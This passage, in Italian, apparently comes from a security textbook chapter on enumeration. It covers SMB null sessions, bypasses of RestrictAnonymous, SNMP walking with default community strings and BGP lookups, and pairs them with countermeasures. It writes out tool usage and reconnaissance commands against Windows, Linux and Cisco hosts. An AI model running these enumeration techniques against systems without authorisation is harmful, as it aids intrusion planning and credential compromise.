-N: get namelist dump (different from -U|-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default " ")
-p: specify password to use (default " ")
-f: specify dictfile to use (wants -D)
```

Portcullis Security ha sviluppato un clone per Linux di enum denominato enum4linux (labs.portcullis.co.uk/application/enum4linux/), un wrapper per comandi comuni disponibile nella suite Samba, che fornisce le stesse informazioni di enum e varie opzioni (l'elenco seguente è stato ridotto per brevità):

```
enum4linux-0.7.0 # ./enum4linux.pl
Copyright (C) 2006 Mark Lowe (mrl@portcullis-security.com)

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U          get userlist
  -M          get machine list*
  -N          get namelist dump (different from -U|-M)*
  -S          get sharelist
  -P          get password policy information*
  -G          get group and member list
  -L          get LSA policy information*
  -D          dictionary crack, needs -u and -f*
  -d          be detailed, applies to -U and -S*
  -u username specify username to use (default "")
  -p password specify password to use (default "")
  -f filename specify dictfile to use (wants -D)*
```

* = Not implemented in this release.

```
Additional options:
  -a          Do all simple enumeration (-U -S -G -r -o -n)
  -h          Display this help message and exit
  -r          enumerate users via RID cycling
  -R range    RID ranges to enumerate
(default: 500-550,1000-1050, implies -r)
  -s filename brute force guessing for share names
  -k username User that exists on remote system
(default: administrator)
  -n          Used to get sid with "lookupsid administrator"
  -o          Get OS information
  -w workgroup Specify workgroup manually (
usually found automatically)
  -n          Do an nmblookup (similar to nbtstat)
  -v          Verbose. Shows full commands being run
(net, rpcclient, etc.)
```

NetE è un altro vecchio strumento scritto da Sir Dystic di Cult of the Dead Cow (cultdeadcow.com/tools/nete.html), che tuttavia funziona benissimo ed è in grado di ricavare utilissime informazioni da una connessione a sessione null. Noi preferiamo utilizzare l'opzione /O per eseguire tutti i controlli, ma indichiamo di seguito la sintassi completa in modo che possiate farvi un'idea delle tante informazioni ottenibili tramite una sessione null:

```
C:\>nete
NetE v1.0 Questions, comments, etc. to sirdystic@cultdeadcow.com
Usage: NetE [Options] \\MachinenameOrIP
Options:
/O - All NULL session operations
/A - All operations
```

```

/B - Get PDC name
/C - Connections
/D - Date and time
/E - Exports
/F - Files
/G - Groups
/I - Statistics
/J - Scheduled jobs
/K - Disks
/L - Local groups
/M - Machines
/N - Message names
/Q - Platform specific info
/P - Printer ports and info
/R - Replicated directories
/S - Sessions
/T - Transports
/U - Users
/V - Services
/W - RAS ports
/X - Uses
/Y - Remote registry trees
/Z - Trusted domains

```

Strumenti vari per l'enumerazione tramite sessioni null

Esistono altri strumenti di enumerazione per la famiglia NT che meritano di essere almeno citati. Utilizzando una sessione null, `getmac` visualizza gli indirizzi MAC e i nomi delle schede di rete su macchine remote. Questo output può fornire utili informazioni a un hacker che stia raccogliendo dati su un sistema con più schede di rete. `getmac` funziona anche se `RestrictAnonymous` è impostata a 1.

`Winfo` di ArneVidstrom (ntsecurity.nu) determina account utente, condivisioni e account trust tra domini, server e workstation. È anche in grado di creare automaticamente una sessione null, se si specifica l'opzione `-n`.



Contromisure contro le sessioni null SMB

Le sessioni null richiedono l'accesso alla porta TCP 139 e/o 445 su Windows 2000 e versioni successive, perciò il modo più prudente per bloccarle è quello di filtrare tali porte su tutti i dispositivi perimetrali di accesso alla rete. Si potrebbe anche disabilitare del tutto i servizi SMB su singoli host NT rimuovendo l'associazione a WINS Client (TCP/IP) dalla scheda di rete appropriata (tramite la finestra delle proprietà della connessione di rete). In Windows 2000 e versioni successive, questo si ottiene rimuovendo la condivisione di file e stampanti per reti Microsoft nell'elenco dei componenti associati alla connessione di rete .

A partire da NT 4 Service Pack 3, Microsoft ha fornito uno strumento per prevenire l'enumerazione di informazioni riservate tramite sessioni null senza dover eliminare l'associazione di SMB dalle schede di rete (anche se consigliamo comunque di farlo, a meno che i servizi SMB non siano realmente necessari). Tale strumento si chiama `RestrictAnonymous`, dal nome della chiave del registro su cui agisce, e si utilizza nel modo seguente:

1. Aprite regedt32 e navigate fino alla chiave HKLM\SYSTEM\CurrentControlSet\Control\LSA.
2. Scegliete *Modifica* | *Nuovo* | *Chiave* e inserite i seguenti dati:

Nome: RestrictAnonymous
Tipo: REG_DWORD
Dati: 1 (o 2 su Windows 2000 e versioni successive)

3. Uscite dall'Editor del registro e riavviate il computer per applicare la modifica.


Su Windows 2000 e versioni successive, il rimedio si implementa in modo più facile grazie ai criteri di protezione. Lo snap-in Criteri di protezione locale (negli Strumenti di amministrazione) fornisce un'interfaccia grafica a molte oscure impostazioni del registro come RestrictAnonymous che sotto NT4 devono essere configurate manualmente. Inoltre, queste impostazioni possono essere applicate a livello di unità organizzativa, sito o dominio, perciò possono essere ereditate da tutti gli oggetti figli in Active Directory, se applicate da un controller di dominio di Windows 2000 e versioni successive. Per fare questo, è necessario disporre dello snap-in Criteri di gruppo (cfr. il Capitolo 4).

È interessante notare che impostando RestrictAnonymous a 1 non si bloccano le connessioni anonime, anche se si chiudono gran parte delle falliche sfruttabili da sessioni null, in primo luogo l'enumerazione di account utente e condivisioni.

ATTENZIONE

Alcuni strumenti e tecniche di enumerazione estraggono dati riservati da sistemi remoti anche se RestrictAnonymous è impostata a 1, perciò non fidatevi troppo di questa opzione.

Per bloccare del tutto l'accesso a informazioni CIFS/SMB su Windows 2000 e versioni successive, impostate la chiave Additional Restrictions For Anonymous Connections (restrizioni aggiutive per connessioni anonime) al valore mostrato nella figura seguente: *No Access Without Explicit Anonymous Permissions* (accesso proibito senza esplicito permesso). Questo equivale a impostare RestrictAnonymous a 2 nel registro di Windows 2000 e versioni successive.



Impostando RestrictAnonymous a 2 si evita che il gruppo Everyone sia incluso nei token di accesso anonimo, e quindi si blocca la creazione di sessioni null:

```
C:\>net use \\mgmgrand\ipc$ "" /u:""
System error 5 has occurred.
Access is denied.
```

Come superare RestrictAnonymous=1

Non è il caso di avere troppa fiducia nell'opzione RestrictAnonymous. La comunità degli hacker ha scoperto che con la chiamata API NetUserGetInfo API al livello 3, RestrictAnonymous = 1 può essere bypassata. Sia NBTEnum (citato in precedenza) sia UserInfo (HammerofGod.com/download.aspx) enumerano informazioni degli utenti su una sessione null anche se RestrictAnonymous è impostata a 1 (naturalmente, se RestrictAnonymous è impostata a 2 su un sistema Windows 2000 o versioni successive, non sarà possibile realizzare sessioni null). Ecco un esempio in cui UserInfo enumera l'account Administrator su un sistema remoto con RestrictAnonymous = 1:

```
C:\>userinfo \\victom.com Administrator

UserInfo v1.5 - thor@HammerofGod.com

Querying Controller \\mgmgrand

USER INFO
Username: Administrator
Full Name:
Comment: Built-in account for administering the computer/domain
User Comment:
User ID: 500
Primary Grp: 513
Privs: Admin Privs
OperatorPrivs: No explicit OP Privs

SYSTEM FLAGS (Flag dword is 66049)
User's pwd never expires.

MISC INFO
Password age: Mon Apr 09 01:41:34 2008
LastLogon: Mon Apr 23 09:27:42 2008
LastLogoff: Thu Jan 01 00:00:00 1970
Acct Expires: Never
Max Storage: Unlimited
Workstations:
UnitsperWeek: 168
Bad pw Count: 0
Num logons: 5
Country code: 0
Code page: 0
Profile:
ScriptPath:
Homedir drive:
Home Dir:
PasswordExp: 0
```

```
Logon hours at controller, GMT:
Hours-      12345678901N12345678901M
Sunday       11111111111111111111111111
Monday       11111111111111111111111111
Tuesday      11111111111111111111111111
Wednesday    11111111111111111111111111
Thursday     11111111111111111111111111
Friday       11111111111111111111111111
Saturday     11111111111111111111111111
```

Get hammered at HammerofGod.com!

Un altro strumento di HammerofGod.com è UserDump, che enumera il SID del sistema remoto e poi elabora i valori RID attesi per ottenere tutti i nomi di account utente. Questo strumento prende il nome di un utente o gruppo noto ed esegue un numero di iterazioni specificato dall'utente sui RID da 1001 in poi. In effetti, prima ottiene il RID 500 (Administrator) e poi inizia dal RID 1001 più il massimo numero di query specificato (impostando “MaxQueries” uguale a 0 o lasciandolo vuoto, si indica di enumerare soltanto i SID 500 e 1001). Ecco un esempio:

```
C:\>userdump \\mgmgrand guest 10

UserDump v1.11 - thor@HammerofGod.com


Querying Controller \\mgmgrand

USER INFO
Username:      Administrator
Full Name:
Comment:       Built-in account for administering the computer/domain
User Comment:
User ID:        500
Primary Grp:   513
Privil:        Admin Privil
OperatorPrivil: No explicit OP Privil

[snip]
LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...
```

Get hammered at HammerofGod.com!

Un altro strumento, GetAcct (securityfriday.com/tools/GetAcct.html) di Urity of Security Friday, utilizza la stessa tecnica. GetAcct ha un’interfaccia grafica e può esportare i risultati in un file di testo separato da virgolette per una successiva analisi. Inoltre non richiede la presenza di un account Administrator o Guest sul server bersaglio. Nella figura seguente si vede GetAcct che ottiene informazioni sull’account utente da un sistema con Restrict-Anonymous impostata a 1.



Cambiamenti all'opzione RestrictAnonymous in Windows XP/Server 2003 e versioni successive

Come abbiamo notato in Windows 2000, impostando RestrictAnonymous a 2 si evita che siano stabilite connessioni a sessione null sulla condivisione IPC\$. Tuttavia, questa impostazione ha lo svantaggio di evitare l'accesso client e l'enumerazione di domini trusted. L'interfaccia per controllare l'accesso anonimo è stata riprogettata in Windows XP/Server 2003 e versioni successive, per suddividere in modo più granulare le opzioni determinate da RestrictAnonymous. La modifica che risalta subito osservando le opzioni di protezione del criterio di protezione è che l'opzione che impediva l'accesso senza permessi esplicativi di anonimato (equivalente a impostare RestrictAnonymous = 2 in Windows 2000) non c'è più. In Windows XP/Server 2003 e versioni successive, tutte le opzioni di protezione sono state suddivise in categorie, e quelle per impedire l'accesso anonimo rientrano nella categoria "Accesso di rete". La Tabella 3.3 mostra le nuove opzioni per Windows XP/Server 2003 e successive e le impostazioni consigliate da noi.

Tabella 3.3 Impostazioni di accesso anonimo su Windows 2000 e versioni successive.

Opzione di Windows XP/Server 2003	Impostazione consigliata
Accesso alla rete: consenti conversione anonima SID/nome	Disattivata. Blocca user2sid e strumenti simili
Accesso alla rete: non consentire l'enumerazione anonima degli account SAM	Attivata. Blocca strumenti che bypassano RestrictAnonymous = 1.
Accesso alla rete: non consentire l'enumerazione anonima di account e condivisioni SAM	Attivata. Blocca strumenti che bypassano RestrictAnonymous = 1.
Accesso alla rete: consenti che i permessi di Everyone siano applicati anche agli utenti anonimi	Disattivata. Appare simile a RestrictAnonymous = 2, ma le sessioni null sono ancora possibili.
Accesso alla rete: named pipe a cui è possibile accedere in modo anonimo	Dipende dal ruolo del sistema. Si può pensare di rimuovere SQL\QUERY ed EPMAPPER per bloccare l'enumerazione di SQL e MSRPC, rispettivamente.
Accesso alla rete: percorsi del Registro di sistema ai quali è possibile accedere in modo remoto	Dipende dal ruolo del sistema. La massima sicurezza si ottiene lasciando vuota questa opzione.
Accesso alla rete: condivisioni alle quali è possibile accedere in modo remoto	Dipende dal ruolo del sistema. La massima sicurezza si ottiene lasciando vuota questa opzione. Il valore di default è COMCFG, DFS\$.

Osservando la Tabella 3.3 appare chiaro che il principale vantaggio aggiuntivo di Windows XP/Server 2003 e versioni successive è dato da un controllo più fine sulle risorse accessibili mediante sessioni null. Avere a disposizione più opzioni è sempre meglio, ma ci piaceva l'elegante semplicità di Windows 2000 con la sua opzione `RestrictAnonymous = 2` che, semplicemente, rendeva impossibile stabilire sessioni null. Naturalmente la compatibilità ne ha sofferto, ma noi ci occupiamo di sicurezza. Microsoft doveva utilizzare le opzioni più severe per chi vuole il massimo controllo.

Noi non siamo stati in grado di penetrare nel sistema con le opzioni descritte nella Tabella 3.3, utilizzando gli attuali strumenti.

NOTA

Urity di SecurityFriday.com ha pubblicato nell'agosto 2004 un articolo in cui notava che, anche sotto Windows XP SP2, la named pipe `\pipe\browser` rimaneva accessibile via sessioni null, e quindi le interfacce `lanmanserver` e `lanmanworkstation` si potevano enumerare tramite le chiamate `MSRPC NetrSessionEnum` e `NetrWkstaUserEnum`, abilitando la visualizzazione in remoto di nomi utenti locali e remoti. Secondo quanto indicato, questa falla è stata chiusa su Windows XP SP3, Windows Server 2003, Windows 7 e Windows Server 2008.

Assicurarsi che il registro di sistema sia bloccato

Le opzioni per l'accesso anonimo non si applicano all'accesso al registro di sistema (anche se, come abbiamo visto, esiste un'opzione apposita nei criteri di protezione di Windows XP/Server 2003). Assicuratevi che il vostro registro di sistema sia bloccato e non accessibile da remoto, controllando la chiave `HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg` e le sue sottochiavi. Se questa chiave è presente, l'accesso remoto al registro di sistema è possibile solo per gli amministratori. La chiave è presente per default sui prodotti Windows NT Server. La sottochiave opzionale `AllowedPaths` definisce percorsi specifici del registro a cui è possibile accedere indipendentemente dal livello di sicurezza della chiave `Winreg`, e andrebbe anch'essa controllata. Per ulteriori informazioni si consiglia di consultare la Microsoft Knowledge Base (articolo Q153183 presso support.microsoft.com/kb/153183). Inoltre, si consiglia di utilizzare ottimi strumenti come DumpSec per attuare un controllo e assicurarsi che non vi siano falle nel sistema.



Enumerazione di SNMP, UDP 161

Popolarità: 7

Semplicità: 9

Impatto: 3

Grado di rischio: 6

Il protocollo SNMP (*Simple Network Management Protocol*), concepito come servizio di gestione e monitoraggio della rete, è progettato per fornire informazioni su dispositivi, software e sistemi di rete, quindi è spesso bersaglio di attacchi hacker, anche perché è considerato poco protetto.

I dati in SNMP sono protetti da un semplice sistema di autenticazione mediante password, ma sfortunatamente esistono diverse password di default ormai ben note. Per esempio, la password più comune per accedere a un agente SNMP in modalità di sola lettura (la

cosiddetta *stringa di comunità per la lettura*) è “public”. Gli hacker tentano sempre di indovinare o utilizzare un’ applicazione di ispezione dei pacchetti come Wireshark (discussa più avanti) per ottenere questa stringa, se identificano SNMP nelle scansioni di porte. Cosa ancora peggiore, molti produttori hanno implementato estensioni proprietarie al set di informazioni SNMP (denominate MIB, Management Information Bases), che possono contenere dati specifici del produttore; per esempio, il MIB di Microsoft contiene i nomi degli account utente Windows. Perciò, anche se si è imposto un forte limite all’accesso ad altre porte enumerabili come la porta TCP 139 e/o 445, i sistemi NT potrebbero comunque lasciarsi scappare informazioni simili, se eseguono il servizio SNMP nella configurazione di default (che utilizza “public” come stringa di comunità per la lettura). Perciò, enumerare utenti Windows via SNMP è facile, utilizzando il browser SNMP snmputil del resource kit:

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable =.iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server.svUserTable.svUserEntry.
svUserName.5. 71.117.101.115.116
Value      = OCTET STRING - Guest
Variable =.iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server. svUserTable.svUserEntry.
svUserName.13. 65.100.109.105.110.105.115.116.114.97.116.111.114
Value      = OCTET STRING - Administrator
End of MIB subtree.
```

L’ultima variabile del precedente comando snmputil, “.1.3.6.1.4.1.77.1.2.25”, è l’OID (*Object Identifier*) che indica uno specifico ramo del MIB di Microsoft. Quest’ultimo è un namespace gerarchico, perciò percorrendo l’albero verso l’alto (ovvero, utilizzando un numero meno specifico come .1.3.6.1.4.1.77) si ottengono molte più informazioni. Ricordare tutti questi numeri è difficile, perciò un intruso utilizzerà la stringa di testo equivalente. Nella tabella che segue sono elencati alcuni segmenti del MIB che riportano informazioni interessanti:

MIB SNMP (da aggiungere in coda a .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2)	Informazioni enumerate
.server.svSvcTable.svSvcEntry.svSvcName	Servizi in esecuzione
.server.svShareTable.svShareEntry.svShareName	Nomi di condivisioni
.server.svShareTable.svShareEntry.svSharePath	Percorsi di condivisioni
.server.svShareTable.svShareEntry.svShareComment	Commenti su condivisioni
.server.svUserTable.svUserEntry.svUserName	Nomi utente
.domain.domPrimaryDomain	Nome dominio

Si può anche utilizzare lo strumento UNIX/Linux snmpget presente nella suite net-snmp (net-snmp.sourceforge.net/) per interrogare SNMP, come nel seguente esempio:

```
[root] # snmpget -c public -v 2c 192.168.1.60 system.sysName.0
system.sysName.0 = wave
```

Benché snmpget sia utile, è molto più semplice catturare il contenuto dell’intero MIB utilizzando snmpwalk, come mostrato qui:

```
[root]# snmpwalk -c public -v 2c 192.168.1.60

system.sysDescr.0 = Linux wave 2.6.10 mdk #1 Sun Apr 15 2008 i686
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.0 = Timeticks: (25701) 0:04:17.01
system.sysContact.0 = Root <root@localhost> (configure /etc/snmp/snmp.
conf)system.sysName.0 = wave
system.sysLocation.0 = Unknown (confi gure /etc/snmp/snmp.conf)system.
sysORLastChange.0 = Timeticks: (0)

[output truncated for brevity]
```

Potete vedere che la nostra query SNMP ha fornito molte informazioni sul sistema bersaglio, tra cui le seguenti:

Variante UNIX:	Linux
Versione kernel Linux:	2.6.10
Distribuzione:	Mandrake (“mdk” dopo il numero del kernel nell’esempio)
Architettura:	Intel 686

Un hacker potrebbe utilizzare tutte queste informazioni per cercare di compromettere il sistema. Nel caso ancora peggiore in cui fosse abilitato il nome di comunità di default per la scrittura (per esempio “private”), l’hacker sarebbe anche in grado di modificare alcuni dei parametri elencati, nell’intento di portare un attacco DoS o di compromettere la sicurezza del sistema.

Uno strumento particolarmente utile per abusare dei nomi di comunità di default per la scrittura SNMP è `copy-router-config.pl` di muts. I dispositivi di rete Cisco consentono di copiare la loro configurazione su un server TFTP a chiunque conosca la stringa di comunità per la scrittura. Ottenuto l’accesso alla configurazione del dispositivo Cisco, un hacker potrebbe decodificare la password (se è memorizzata nel vecchio formato Cisco Type 7) o lanciare un attacco di forza bruta per ottenerla (se è memorizzata utilizzando il più recente e robusto formato Type 5).

Naturalmente, per evitare di dover digitare tutti i comandi e i parametri, si può prelevare l’eccellente browser grafico SNMP denominato IP Network Browser da solarwinds.net e vedere tutte queste informazioni visualizzate a colori. La Figura 3.9 mostra l’IP Network Browser mentre esamina una rete alla ricerca di sistemi che supportino SNMP.

Scanner SNMP

Interrogare SNMP è un’attività semplice e leggera che si presta benissimo a operazioni di scansione automatizzata. Uno strumento Windows utile a questo scopo è SNScan di Foundstone (mcafee.com/us/downloads/free-tools/snscan.aspx). SNScan chiede di specificare una stringa di comunità e un intervallo per la scansione; opzionalmente si può anche specificare un file contenente un elenco di stringhe di comunità SNMP da verificare con ciascun host (Figura 3.10). Lo strumento ha due caratteristiche particolarmente utili: visualizza il nome di host e il sistema operativo (secondo la definizione di SNMP) per ciascun host interrogato con successo, e consente di esportare tutti i risultati in un file CSV. Nel mondo Linux, onesixtyone (portcullis-security.com/16.php) è uno strumento scritto in origine da solareclipse@phreedom.org e poi rinnovato dal team per la sicurezza di portcullis-security.com. onesixtyone ha tutte le funzionalità di SNScan, ma si utilizza dalla riga di comando:




Figura 3.9 IP Browser di SolarWinds amplia le informazioni disponibili sui sistemi eseguendo agenti SNMP quando si fornisce la stringa di comunità corretta. Il sistema mostrato qui utilizza la stringa di default “public”.

```
onesixtyone-0.6 # ./onesixtyone
onesixtyone v0.6 ( http://www.portcullis-security.com )
Based on original onesixtyone by solareclipse@phreedom.org
```

```
Usage: onesixtyone [options] <host> <community>
  -c <communityfile> file with community names to try
  -i <inputfile>    file with target hosts
  -o <outputfile>   output log
  -d                debug mode, use twice for more information
  -w n            wait n milliseconds (1/1000 of a second) between sending packets
(default 10)
  -q            quiet mode, do not print log to stdout, use with -l
examples: ./onesixtyone -c dict.txt 192.168.4.1 public
         ./onesixtyone -c dict.txt -i hosts -o my.log -w 100
```




Figura 3.10 SNScan esegue la scansione di un intervallo di host per verificare le stringhe di comunità SNMP.

Contromisure contro l'enumerazione di SNMP

Il modo più semplice per prevenire l'enumerazione di SNMP è quello di rimuovere o disabilitare gli agenti SNMP sulle singole macchine. Se non è possibile disabilitare del tutto SNMP, occorre almeno assicurarsi che sia configurato con nomi di comunità scelti in modo che risultino difficili da indovinare (e non siano, quindi, i nomi di default “public” o “private”). Naturalmente, se si utilizza SNMP per gestire la propria rete, occorre bloccare l'accesso alle porte TCP e UDP 161 (SNMP GET/SET) in tutti i dispositivi di accesso posti sul perimetro della rete. Infine, occorre limitare l'accesso agli agenti SNMP concedendolo soltanto all'indirizzo IP della console di gestione appropriata. Per esempio, l'agente SNMP di Microsoft può essere configurato in modo da rispondere soltanto a richieste SNMP provenienti da un insieme di indirizzi IP definito dall'amministratore. Considerate anche l'utilizzo di SNMPv3, descritto negli RFC 2571–2575. SNMPv3 è molto più sicuro di V1/V2 e fornisce meccanismi migliori per la cifratura e l'autenticazione; sfortunatamente, V1/V2 è più diffuso e molte organizzazioni sono riluttanti a passare a una versione più sicura. Su sistemi della famiglia Windows NT è possibile modificare il registro in modo da permettere l'accesso al nome di comunità SNMP soltanto a identificativi approvati e per evitare che siano inviate informazioni del MIB Microsoft. Aprite regedt32 e posizionatevi su HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ValidCommunities. Scegliete *Security | Permissions* e poi impostate i permessi in modo da permettere soltanto l'accesso di utenti approvati. Poi, navigate fino a HKLM\System\CurrentControlSet\

Services\SNMP\Parameters\ExtensionAgents, eliminate il valore che contiene la stringa “LANManagerMIB2Agent” e quindi rinominate le altre voci per aggiornare la sequenza; per esempio, se avete eliminato il valore numero 1, rinominate 2, 3 e così via, in modo che la sequenza inizi con 1 e termini con il numero totale di valori dell’elenco.

Dopo aver letto questo paragrafo dovreste aver compreso almeno a livello generale il motivo per cui non si deve assolutamente permettere che le informazioni SNMP interne siano rivelate al pubblico. Per ulteriori informazioni su SNMP in generale, cercate gli ultimi documenti RFC su SNMP presso rfc-editor.org.



Enumerazione di BGP, TCP 179

<i>Popolarità:</i>	2
<i>Semplicità:</i>	6
<i>Impatto:</i>	2
<i>Grado di rischio:</i>	3

BGP (*Border Gateway Protocol*) è il protocollo di routing impostosi come standard di fatto su Internet; è utilizzato dai router per propagare informazioni necessarie per instradare i pacchetti IP fino a destinazione. Osservando le tabelle di routing di BGP è possibile determinare le reti associate a una particolare azienda, da aggiungere alla matrice degli host bersaglio. Non tutte le reti connesse a Internet supportano BGP, e questo metodo potrebbe non funzionare con la vostra rete aziendale; soltanto le reti che hanno più di un uplink utilizzano BGP, e queste reti sono generalmente usate da organizzazioni medio-grandi. La procedura è semplice. Ecco i passaggi da svolgere per eseguire l’enumerazione di BGP:

1. Determinare l’ASN (*Autonomous System Number*) dell’organizzazione bersaglio.
2. Eseguire una query sui router per individuare tutte le reti in cui l’AS Path termina con l’ASN dell’organizzazione.

Enumerazione di BGP da Internet

Il protocollo BGP utilizza esclusivamente indirizzi di rete IP e ASN. Quest’ultimo è un intero a 16 bit che un’organizzazione acquista dall’ARIN per identificarsi in rete. Lo si può considerare come una sorta di indirizzo IP dell’organizzazione. Poiché non si possono eseguire comandi su un router utilizzando il nome di un’azienda, il primo passo per procedere all’enumerazione consiste nel determinare l’ASN dell’organizzazione. A questo scopo si possono utilizzare due tecniche, in base alle informazioni di cui si è in possesso. Se si conosce il nome dell’azienda, si può eseguire una ricerca WHOIS sull’ARIN specificando di cercare l’ASN (Figura 3.11).

In alternativa, se si conosce un indirizzo IP dell’organizzazione, si può interrogare un router e utilizzare l’ultimo elemento dell’AS Path come ASN. Per esempio, è possibile collegarsi con telnet a un router pubblico ed eseguire i seguenti comandi:

```
C:>telnet route-views.oregon-ix.net
User Access Verification
Username: rviews
route-views.oregon-ix.net>show ip bgp 63.79.158.1
BGP routing table entry for 63.79.158.0/24, version 7215687
Paths: (29 available, best #14)
    Not advertised to any peer
8918 701 16394 16394
```

